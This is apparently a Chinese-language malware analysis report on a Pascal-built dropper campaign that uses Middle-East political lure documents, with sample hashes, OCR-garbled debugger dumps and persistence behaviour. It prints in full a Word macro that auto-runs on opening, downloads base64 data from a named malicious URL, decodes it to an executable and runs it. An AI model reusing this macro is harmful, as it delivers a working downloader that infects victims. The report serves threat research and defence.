00426E8E	. 8D45 B8	lea eax,[local.18]	
00426E91	. E8 2ACEFDFF	call Define_t.00403CC0	
00426E96	. 6A 00	push 0x0	<FI JKjdaEWQTTu=
00426E98	. 880D E0455E0	mov ecx,dword ptr ds:[0x5E45E0]	
00426E9E	. BA C8F15800	mov edx,Define_t.0058F1C8	
00426EA3	. 8D45 B8	lea eax,[local.18]	
00426EA6	. E8 E51EFF	call Define_t.00408D90	
00426EAB	. 884D B8	mov ecx,[local.18]	
00426EAE	. BA E4F15800	mov edx,Define_t.0058F1E4	vydalyty
00426EB3	. 8845 F8	mov eax,[local.2]	
00426EB6	. E8 25040000	call Define_t.004272E0	
00426EBB	. 884D BC	mov ecx,[local.17]	Delete Request :
00426EBE	. BA FCF15800	mov edx,Define_t.0058F1FC	
00426EC3	. 8D45 C0	lea eax,[local.16]	
00426EC6	. E8 C51EFF	call Define_t.00408D90	
00426ECB	. 8855 C0	mov edx,[local.16]	
00426ECE	. 8845 F8	mov eax,[local.2]	
00426ED1	. 8880 A004000	mov eax,dword ptr ds:[eax+0x400]	
00426ED7	. 8880 BC03000	mov eax,dword ptr ds:[eax+0x3BC]	
00426EDD	. 884D F8	mov ecx,[local.2]	
00426EE0	. 8889 A004000	mov ecx,dword ptr ds:[ecx+0x400]	
00426EE6	. 8889 BC03000	mov ecx,dword ptr ds:[ecx+0x3BC]	
00426EFC	. 8B09	mov ecx,dword ptr ds:[ecx]	

此外我们还关联到一个与之相似的样本,诱饵文档与之相同故不再赘述

样本信息	Internet in government(互联网在政府机构)
样本MD5	20d21c75b92be3cfcd5f69a3ef1deed2
样本SHA-1	fd20567190ef2920c5c6c449aeeb9fe75f7df425
样本SHA-256	23aa2347bf83127d40e05742d7c521245e51886f38b285be7227ddb96d765337
样本类型	Win32 EXE GUI程序
样本大小	2.01 MB (2106880 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-20 12:09:44

(2).Employee-entitlements-2020

a.样本信息

样本信息	Employee-entitlements-2020(员工权益-2020)
样本MD5	91f83b03651bb4d1c0a40e29fc2c92a1
样本SHA-1	c1cf6bbd8ce0ce03d7cd37c68ee9e694c582aef
样本SHA-256	b33f22b967a5be0e886d479d47d6c9d35c6639d2ba2e14ffe42e7d2e5b11ad80
样本类型	MS Word 文档 带有恶意宏
样本大小	43.00 KB (44032 bytes)
样本创造时间	2020-01-20 09:10:00
最后保存时间	2020-01-20 10:11:00
最初上传时间	2020-01-22 08:41:44

检测到英语	中文	萨摩亚语	阿拉伯语	v	↔	中文(简体)	英语
Employee-entitlements-2020.doc	x	员工权益-2020.doc					

样本文件名翻译信息

History ⓘ	
Creation Time	2020-01-20 09:10:00
First Submission	2020-01-22 08:41:44
Last Submission	2020-01-22 08:41:44
Last Analysis	2020-02-14 12:00:03

最初VT上传时间



Employee-entitlements-2020.doc

样本Employee-entitlements-2020.doc文件信息

application name	Microsoft Office Word
character count	4774
code page	Arabic
creation datetime	2020-01-20 10:10:00
edit time	60
last saved	2020-01-20 10:11:00
page count	1
revision number	3
template	Normal.dotm
word count	837

样本文档创造时间,保存时间,页码语言

该样本属于包含恶意宏的文档,我们打开可以看到其内容关于**财政部关于文职和军事雇员福利的声明**,属于涉及**政治类**的题材

لایحه ایجاد شده در اینجا ممکن است با نتایج دستورالعمل هایی که در اینجا آورده شده باشند متفاوت باشد. این اتفاق ممکن است از دلایلی مانند تغییراتی که در دستورالعمل ایجاد شده باشند یا اینکه این دستورالعمل ممکن است برای این ایجاد شده باشد که در اینجا آورده شده باشد.

جذب

财政部关于文职和军事雇员福利的声明，并解释了新的一年所有详细信息

财政部发表了一项声明，以更正许多媒体和社交媒体网站上有关向公共部门雇员支付会费的方案的报道。

财政部说：“我们谨通知您，财政部长舒克里·比萨拉（Shukri Bishara）今天将在星期一向部长会议提出可供选择的方案，以支付剩余的公职人员薪金欠款，以便部长会议就此作出适当的决定。”

该部表示，迄今为止，有薪和无薪雇员的应享权利占过去六个月工资的40%。

样本Employee=entitlements=2020. doc
原文以及翻译信息

翻譯

b. 样本分析

通过使用 ollevba dump 出其包含的恶意宏代码(如下图所示):

其主要逻辑为:下载该URL `http://linda-callaghan.icu/Minkowski/brown` 上的内容到本台机器的 `%ProgramData%\IntegratedOffice.txt` (此时并不是其后门,而且后门文件的 base64 编码后的结果)。通过读取 `IntegratedOffice.txt` 的所有内容将其解码后,把数据流写入 `%ProgramData%\IntegratedOffice.exe` 中,并且延迟运行 `%ProgramData%\IntegratedOffice.exe` 删除 `%ProgramData%\IntegratedOffice.txt`

```
'主函数
Private Sub Document_Open()
Dim oStream
Set xhttp = CreateObject("MSXML2.XMLHTTP")
xHttp.Open "POST", "http://linda-callaghan.icu/Minkowski/brown", False
xHttp.send
Set oStream = CreateObject("ADODB.Stream")
oStream.Open
oStream.Type = 1
oStream.Write xhttp.responseText
oStream.SaveToFile "C:\ProgramData\IntegratedOffice.txt"
'将http://linda-callaghan.icu/Minkowski/brown内容写入C:\ProgramData\IntegratedOffice.txt
oStream.Close
Set fso = CreateObject("Scripting.FileSystemObject")
Set mm = fso.OpenTextFile("C:\ProgramData\IntegratedOffice.txt", 1)
contents = mm.ReadAll() '读取C:\ProgramData\IntegratedOffice.txt全部内容
oStream.Close
mm.Close
Set oXML = CreateObject("Msxml2.DOMDocument")
Set oNode = oXML.CreateElement("base64")
oNode.dataType = "bin.base64"
oNode.Text = contents
Set BinaryStream = CreateObject("ADODB.Stream")
BinaryStream.Type = 1 'adTypeBinary
BinaryStream.Open
BinaryStream.Write oNode.nodeTypedValue '调用base64解密数据
BinaryStream.SaveToFile ("C:\ProgramData\IntegratedOffice.exe") '并且将解密数据写入C:\ProgramData\IntegratedOffice.exe
Call WaitFor(10)
Shell ("C:\ProgramData\IntegratedOffice.exe") '执行C:\ProgramData\IntegratedOffice.txt
Dim Bfso
Set Bfso = CreateObject("Scripting.FileSystemObject")
Bfso.DeleteFile ("C:\ProgramData\IntegratedOffice.txt") '删除C:\ProgramData\IntegratedOffice.txt
End Sub
```

样本信息	IntegratedOffice.exe
样本MD5	e8effd3ad2069ff8ff6344b85fc12dd6
样本SHA-1	417e60e81234d66ad42ad25b10266293baafdfc1
样本SHA-256	80fb33854bf54ceac731aed91c677d8fb933d1593eb95447b06bd9b80f562ed2
样本类型	Win32 EXE GUI程序
样本大小	1.95 MB (2047488 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-22 12:29:16



PE文件信息

样本IntegratedOffice.exe文件信息

property	value
signature	0x50450000
machine	Intel
sections	7
compiler-stamp	0x00000000 (Thu Jan 01 01:00:00 1970)
pointer-symbol-table	0x00000000
number-of-symbols	0
size-of-optimal-header	224 (bytes)
processor-32bit	true

样本时间戳

该样本属于上一个样本中的下载者(Downloader)部分,其还是通过创建 GUID.bin 标记感染机器

```

5363F5F 55 push ebp
5363F5F 88EC mov ebp,esp
5363F61 51 push ecx
5363F62 51 push ebx
5363F63 FF75 08 push dword ptr ss:[ebp+0x8]
5363F66 8D45 F8 lea eax,dword ptr ss:[ebp-0x8]
5363F69 50 push eax
5363F6A FF15 50053675 call dword ptr ds:[&ntdll.RtlInitUnicodeStringEx]
5363F70 85C0 test eax,eax
5363F72 0F8C 50070200 [1] kernel32.7538F6C8
5363F78 FF75 08 push dword ptr ss:[ebp+0xC]
5363F7B 8D45 F8 lea eax,dword ptr ss:[ebp-0x8]
5363F7E 50 push eax
5363F7F E8 40000000 call kernel32.75363FCF
5363F84 85C0 test eax,eax
5363F86 0F85 40070200 [02] kernel32.7538F6D6
5363F8C FF75 20 push dword ptr ss:[ebp+0x20]
5363F8E FF75 18 push dword ptr ss:[ebp+0x18]
5363F92 FF75 14 push dword ptr ss:[ebp+0x14]
5363F95 FF75 10 push dword ptr ss:[ebp+0x10]
5363F98 FF75 18 push dword ptr ss:[ebp+0x18]
5363F9B FF75 08 push dword ptr ss:[ebp+0x8]
5363F9E FF75 08 push dword ptr ss:[ebp+0x8]
5363FA1 E8 09D7FFFF call <jmp.&API-MS-Win-Core-File-L1-1-0>
5363F86 C9 leave
5363F87 C2 1C00 retf 0x1C
5363F88 90 nop

```

Integrat.00411891

创建GUID

EIP 75363F5C kernel32.CreateFileW
 EAX 00000000 ECX 00000000 EDX 015FF94C
 EBX 015FF8AC UNICODE "C:\ProgramData\GUID.bin"
 ESP 015FF940 EBP 015FF62C
 ESI 03720056 EDI 0056E704
 EDI 0056E704 Integrat.0056E704
 EIP 75363F5C kernel32.CreateFileW
 C 0 ES 0028 32 0(FFFFFFFF)
 P 0 CS 0023 32 0(FFFFFF)
 A 0 SS 0028 32 0(FFFFFF)
 Z 0 DS 0028 32 0(FFFFFF)
 S 0 FS 0053 32 0(7EFDD000)
 T 0 GS 0028 32 0(FFFFFF)
 D 0
 0 0 LastErr ERROR_SUCCESS (00000000)
 EFL 00000202 (NO,NB,NE,A,NS,PO,CE,GE)
 ST0 empty 0.0
 ST1 empty 0.0
 ST2 empty 0.0
 ST3 empty 0.0
 ST4 empty 0.0
 ST5 empty 0.0
 ST6 empty 0.5000000000000000
 ST7 empty 0.5000000000000000

并且创建指向自身的快捷方式于自启动文件夹中

```

5363F5C 88FF mov edi,edi
5363F5E 55 push ebp
5363F5F 88EC mov ebp,esp
5363F61 51 push ecx
5363F62 51 push ebx
5363F63 FF75 08 push dword ptr ss:[ebp+0x8]
5363F66 8D45 F8 lea eax,dword ptr ss:[ebp-0x8]
5363F69 50 push eax
5363F6A FF15 50053675 call dword ptr ds:[&ntdll.RtlInitUnicodeStringEx]
5363F70 85C0 test eax,eax
5363F72 0F8C 50070200 [1] kernel32.7538F6C8
5363F78 FF75 08 push dword ptr ss:[ebp+0xC]
5363F7B 8D45 F8 lea eax,dword ptr ss:[ebp-0x8]
5363F7E 50 push eax
5363F7F E8 40000000 call kernel32.75363FCF
5363F84 85C0 test eax,eax
5363F86 0F85 40070200 [02] kernel32.7538F6D6
5363F8C FF75 20 push dword ptr ss:[ebp+0x20]
5363F8E FF75 1C push dword ptr ss:[ebp+0x1C]
5363F92 FF75 18 push dword ptr ss:[ebp+0x18]
5363F95 FF75 14 push dword ptr ss:[ebp+0x14]
5363F98 FF75 10 push dword ptr ss:[ebp+0x10]
5363F9B FF75 08 push dword ptr ss:[ebp+0x8]
5363F9E FF75 08 push dword ptr ss:[ebp+0x8]
5363FA1 E8 09D7FFFF call <jmp.&API-MS-Win-Core-File-L1-1-0>
5363F86 C9 leave
5363F87 C2 1C00 retf 0x1C
5363F88 90 nop

```

Integrat.00411748

创建指向自身的快捷方式以维持自启动

EIP 75363F5C kernel32.CreateFileW
 EAX 00000000 ECX 00000000 EDX 015FF94C
 EBX 015FF8AC UNICODE "C:\ProgramData\GUID.bin"
 ESP 015FF940 EBP 015FF62C
 ESI 03720056 EDI 0056E704
 EDI 0056E704 Integrat.0056E704
 EIP 75363F5C kernel32.CreateFileW
 C 0 ES 0028 32 0(FFFFFFFF)
 P 1 CS 0023 32 0(FFFFFF)
 A 0 SS 0028 32 0(FFFFFF)
 Z 1 DS 0028 32 0(FFFFFF)
 S 0 FS 0053 32 0(7EFDD000)
 T 0 GS 0028 32 0(FFFFFF)
 D 0
 0 0 LastErr ERROR_FILE_NOT_FOUND (00000002)
 EFL 00000246 (NO,NB,E,NE,NS,PE,GE,LE)
 ST0 empty 0.0
 ST1 empty 0.0
 ST2 empty 0.0
 ST3 empty 0.0
 ST4 empty 0.0
 ST5 empty 0.0
 ST6 empty 0.5000000000000000
 ST7 empty 0.5000000000000000

剩下的收集信息并且等待回显数据的操作都与上文中提到的相同故此不再赘述

(3).Brochure-Jerusalem_26082019_pdf

a. 样本信息

样本信息	Brochure-Jerusalem_26082019_pdf(手册-耶路撒冷)
样本MD5	46871f3082e2d33f25111a46dfaf0a6
样本SHA-1	f700dd9c90fe4ba01ba51406a9a1d8f9e5f8a3c8
样本SHA-256	284a0c5cc0efe78f18c7b9b6dbe7be1d93da8f556b432f03d5464a34992dbd01
样本类型	Win32 EXE GUI程序
样本大小	2.27 MB (2376192 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970/1/1 1:00 (100%造假)
最初上传时间	2020-02-16 07:08:10

检测到英语 中文 意大利语 萨摩亚语 阿拉伯语 中文(简体)

Brochure-Jerusalem| 手册-耶路撒冷

文件名翻译信息

History (1) First Submission 2020-02-16 07:08:10 Last Submission 2020-02-16 07:08:10 Last Analysis 2020-02-23 03:45:12


最初VT上传时间

样本编译时间戳

样本文件PE信息

样本

通过 FindResource 函数查找资源 MYDATA ,通过下图我们可以看出该资源是一个 PDF 文件



通过 CreateFile 函数将文件源数据写入 %Temp%\Brochure-Jerusalem_26082019.pdf (诱饵文件) 中

	50	push eax	
	E8 4B000000	call kernel32.75FC9FCF	
	8C C0	test eax,eax	
	0F85 40B70200	jnz kernel32.75FEF6D6	
	FF75 20	push dword ptr ss:[ebp+0x20]	
	FF75 1C	push dword ptr ss:[ebp+0x1C]	
	FF75 18	push dword ptr ss:[ebp+0x18]	
	FF75 14	push dword ptr ss:[ebp+0x14]	
	FF75 10	push dword ptr ss:[ebp+0x10]	
	FF75 0C	push dword ptr ss:[ebp+0xC]	Brochure.8040D3930
	FF75 08	push dword ptr ss:[ebp+0x8]	
	E8 0B07FFFF	call <jmp.&API-MS-Win-Core-File-L1-1-0.	
	C9	leave	
	C2 1C00	ret 0x1C	
	90	nop	
	90	nop	
	43	inc ebx	
	0B8E AA	add byte ptr ds:lodil cl	

创造诱饵文档

通过 ShellExecute 函数将 %Temp%\Brochure-Jerusalem_26082019.pdf 打开

8945 C8	mov dword ptr ss:[ebp-0x38],eax	Brochure.0058E2C8
8845 1C	mov eax,dword ptr ss:[ebp-0x1C]	Brochure.0040398C
6A 06	push 0x6	
8940 CC	mov dword ptr ss:[ebp-0x34],ecx	
8970 D8	mov dword ptr ss:[ebp-0x28],edi	
8945 DC	mov dword ptr ss:[ebp-0x24],eax	Brochure.0058E2C8
8975 D4	mov dword ptr ss:[ebp-0x20],esi	Brochure.00403930
59	pop ecx	Brochure.00427E4E
33C0	xor eax,eax	Brochure.0058E2C8
8955 D0	mov dword ptr ss:[ebp-0x30],edx	
8070 E4	lea edi,dword ptr ss:[ebp-0x1C]	
BE 00020000	mov esi,0x20	
C745 C8 3C080000	mov dword ptr ss:[ebp-0x40],0x3C	
F2?AB	rep stos duword ptr es:[edi]	
56	push esi	Brochure.00403930
FF 00110000	pop edi	Brochure.00403930

			CALL 到 ShellExecute 来自 Brochure.00427E49
00 00 5A 00 00 00	70 37 41 00 00 00	00 00 00 00 00 00	hWnd = NULL
01 00 00 00 00 00	00 00 00 00 00 00	80 30 47 00 00 00	Operation = "open"
02 00 E0 03 45 00	00 30 83 44 00 00	50 83 04 00 00 00	FileName = ""C:\Users\User\AppData\Local\Temp\Brochure-Jerusalem 26082019.pdf""
03 00 E2 44 00 00 00	00 03 45 00 00 00	90 03 B5 00 00 00	Parameters = NULL
04 00 EB 3F 44 00 00	00 F0 38 43 00 00	00 00 00 00 00 00	DefDir = NULL
05 00 E0 05 45 00 00	00 D0 07 42 00 00	00 E0 07 42 00 00 00	LIsShown = 0x1
06 00 E0 05 45 00 00	00 30 34 45 00 00	00 40 30 45 00 00 00	0164FC60 00000000
07 00 80 20 45 00	00 30 34 45 00 00	00 40 30 45 00 00 00	0164FC61 00000000
08 00 D0 9C 46 00 00	00 40 45 47 00 00	00 E0 45 47 00 00 00	0164FC64 00000000
09 00 30 00 46 00 00	00 F0 80 46 00 00	00 B0 81 46 00 00 00	0164FC68 0055DC20 Brochure.0055DC20
0A 00 70 00 46 00 00	00 B0 80 46 00 00 00	20 DC 46 00 00 00	0164FC6C 00000000

打开诱饵文档

该样本关于耶路撒冷的话题,属于**政治类**诱饵文档

النهاية المثلث

وزارتاً للبيئة والموارد المائية

وزارة الحكم المحلي
محافظة القدس

UN-HABITAT
يونيسيف - مكتب القدس العربي

بيان بخطابات
الإعارة والتأجير والبيع والشراء من مبالغ
الإيداع والاحتياطيات المتراكمة في خزانته العام
مقررة يعوق في توزيع إقراض القراء على المستدامة
وغيرها من الأحياء وخدمات التنمية المحلية من خلال
النقطة الخاتمة والأسامي وتطوير خدماته الإدارية

الأهداف

وتحت إشراف رئيس مجلس إدارة في دعم ملحوظ تجاه
واسرتكم ودعمكم في تحقيق أهدافكم في تطوير إطار التنمية
المحلية الاستراتيجية، مستمدًا من مساعدة ملحوظة من قبل
الخاص، بما في تحفيز إقراض تجاري عملي شامل وجيد
وأفضل مع المحافظ على التوجه والتوجه إلى 2050 (2020) وما كان من ذلك مع
الجهات المعنية، بما في ذلك جميع الجهات المعنية، بما في ذلك
الجهات المعنية، بما في ذلك جميع الجهات المعنية، بما في ذلك
وتحت إشراف رئيس مجلس إدارة في دعم ملحوظ تجاه

سير الخطوة

إن خطوة إنشاء إدارة التنمية المحلية الاستراتيجية لمحافظة القدس
في إطار القبول المرجعية الثالثة من مراحل الخطوة الثالثة
الكتلتين الاستراتيجيتين، وهي أن تزيد أن (الخطوة الثالثة)
الخطوة الثالثة، كما موضحة في الشكل التالي بين مراحل
الخطوة الثالثة، التدويني المكتوي الاستراتيجي، هي

1948
تم إنشاء إداري إقليمي على مستوى
[344,445] إجمالي يوم 344,452
[50] يوم 50 يوم
تم إنشاء مدينة القدس بمقتضى
الاستفتاء على إقليمي على مستوى
[45,753] إجمالي ملحوظ على مستوى
النهاية المثلثة القدس
[2017] نهاية مراحل القدس

النهاية المثلثة

**إطار التنمية المكانية
الاستراتيجية لمحافظة القدس
(2030)**

وتشمل هذه المرحلة تحديد خطوطهن مهاراتن كما موضح في
الشكل التالي

النهاية المثلثة

之后的行为就和之前的如出一辙了，在此就不必多费笔墨。

(4).Congratulations_Jan-7_78348966_pdf

a. 样本信息

样本信息	Congratulations_Jan-7_78348966_pdf(恭喜7月)
样本MD5	09cd0da3fb00692e714e251bb3ee6342
样本SHA-1	82d425384eb63c0e309ac296d12d00fe802a63f1
样本SHA-256	4be7b1c2d862348ee00bcd36d7a6543f1ebb7d81f9c48f5dd05e19d6ccdfaeb5
样本类型	Win32 EXE GUI程序
样本大小	2.17 MB (2270720 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-22 19:22:17

检测到英语 中文 意大利语 萨摩亚语

Congratulations_Jan-7_78348966_pdf 恭喜_Jan-7_78348966_pdf

文件名翻译信息

History ①

First Submission 2020-01-22 19:22:17

Last Submission 2020-01-22 19:22:17

Last Analysis 2020-02-13 13:46:44


最初VT上传时间

样本文件PE信息

样本Congratulations_Jan-7_78348966_pdf.exe 的文件信息

b. 样本分析

通过 FindResource 函数查找资源 MYDATA, 通过下图我们可以看出该资源是一个 PDF 文件



通过 CreateFile 函数将文件源数据写入 %Temp%\Congratulations_Jan-7.pdf (诱饵文件) 中

```
51 FF75 08 push r8  
FF75 08 push dword ptr ss:[ebp+0x8]  
8D45 F8 lea eax,dword ptr ss:[ebp+0x8]  
50 push eax  
FF15 5005FC75 call dword ptr ds:[<ntdll.RtlInitUnicodeStringEx  
85C0 test eax,eax  
0F8C 50B70200 [1] kernel32.75FEF6C8  
FF75 08 push dword ptr ss:[ebp+0xC]  
8D45 F8 lea eax,dword ptr ss:[ebp+0x8]  
50 push eax  
E8 4B000000 call kernel32.75FC3FCF  
85C0 test eax,eax  
0F85 4A070200 [2] kernel32.75FEF6D0  
FF75 29 push dword ptr ss:[ebp+0x20]  
FF75 1C push dword ptr ss:[ebp+0x1C]  
FF75 18 push dword ptr ss:[ebp+0x18]  
FF75 14 push dword ptr ss:[ebp+0x14]  
FF75 10 push dword ptr ss:[ebp+0x10]  
FF75 0C push dword ptr ss:[ebp+0xC]  
FF75 08 push dword ptr ss:[ebp+0x8]  
E8 09D7FFFF call <jmp.>API-MS-Win-Core-File-L1-1-0.  
C9 leave  
C2 1C08 retf bx1C  
90 nop  
90 nop  
43 inc ebx  
aanc an add byte al,dc:bad1_a
```

通过 ShellExecute 函数将 %Temp%\Congratulations_Jan-7.pdf 打开

88	8B55 10	mov edx,dword ptr ss:[ebp+0x10]	Congratu.0058F3E8
93	8365 EB 00	and dword ptr ss:[ebp+0x20],0x0	Congratu.004D4240
97	56	push esi	
98	8B75 14	mov esi,dword ptr ss:[ebp+0x14]	
9C	57	push edi	
9F	8B7D 18	mov edi,dword ptr ss:[ebp+0x18]	
A2	8945 C8	mov dword ptr ss:[ebp+0x38],eax	Congratu.0058F3E8
A5	8BA5 1C	mov eax,dword ptr ss:[ebp+0x1C]	Congratu.004D4240
A7	6A 06	push 0x6	
AA	8940 CC	mov dword ptr ss:[ebp+0x34],ecx	
AD	897D D8	mov dword ptr ss:[ebp+0x28],edi	Congratu.0058F3E8
B0	8945 DC	mov dword ptr ss:[ebp+0x24],eax	Congratu.004D4240
B3	8975 D4	mov dword ptr ss:[ebp+0xC],esi	Congratu.0042840E
B4	59	pop ecx	Congratu.005BF3E8
B6	33C0	xor eax,ax	
B9	8955 D8	mov dword ptr ss:[ebp+0x30],edx	
BC	8D70 E4	lea edi,dword ptr ss:[ebp+0x1C]	
C1	BE 00020000	mov esi,0x200	
C8	C745 C0 3C0000	mov dword ptr ss:[ebp+0x40],0x3C	
CA	F3:AB	rep stos dword ptr es:[edi]	
	56	push esi	Congratu.004D4240
	89 41 00 00	mov edi,0x4100	
000000			

该样本关于耶路撒冷归属的话题 属于政治类添馅文档



之后的行为就和之前的如出一辙了，在此就不必多费笔墨。

(5).Directory of Government Services pdf

a 样本信息


样本信息	Directory of Government Services_pdf(政府服务目录)
样本MD5	edc3b146a5103051b39967246823ca09
样本SHA-1	9466d4ad1350137a37f48a4f0734e464d8a0fef2
样本SHA-256	0de10ec9ec327818002281b4cdd399d6cf330146d47ac00cf47b571a6f0a4eaa
样本类型	Win32 EXE GUI程序
样本大小	3.10 MB (3254272 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2019-12-09 22:25:47

The screenshot shows the VirusTotal analysis interface for the file `Directory of Government Services_pdf.exe`. It includes:

- 文件名翻译信息:** 显示为 `政府服务目录_pdf.exe`.
- 样本文件PE信息:** 显示PE文件头信息，如程序入口、连接器版本等。
- 最初VT上传时间:** 标注为 1970-01-01 / 01:00:00.
- 样本编译时间戳:** 标注为 1970-01-01 / 01:00:00.

b. 样本分析

通过 `FindResource` 函数查找资源 `MYDATA`, 通过下图我们可以看出该资源是一个 PDF 文件



通过 CreateFile 函数将文件源数据写入 %Temp%\Directory of Government Services.pdf(诱饵文件)中

通过 CreateFile 函数将文件源数据写入 %Temp%\Directory of Government Services.pdf(诱饵文件)中

```
0F8C 50B7 0200 01 kernel32.75FEF6C8  
FF75 0C push dword ptr ss:[ebp+0xC]  
8D45 F8 lea eax,dword ptr ss:[ebp-0x8]  
50 push eax  
E8 40000000 call kernel32.75FC3FCF  
85C0 test eax,eax  
0F85 4AB7 0200 jnz kernel32.75FEF6D6  
FF75 20 push dword ptr ss:[ebp+0x20]  
FF75 1C push dword ptr ss:[ebp+0x1C]  
FF75 18 push dword ptr ss:[ebp+0x18]  
FF75 14 push dword ptr ss:[ebp+0x14]  
FF75 10 push dword ptr ss:[ebp+0x10]  
FF75 0C push dword ptr ss:[ebp+0xC]  
FF75 08 push dword ptr ss:[ebp+0x8]  
E8 0907FFFF call <jmp.&API-MS-Win-Core-File-L1-1-0.  
C9 leave  
C2 1C00 ret  
90 nop  
90 nop  
43 inc ebx  
0AEC 00 add byte al,[eax+0x10]  
0AEC 00 add byte al,[eax+0x10]
```

创造诱饵文档

通过 ShellExecute 函数将 %Temp%\Directory of Government Services.pdf 打开

通过 ShellExecute 函数将 %Temp%\Directory of Government Services.pdf 打开

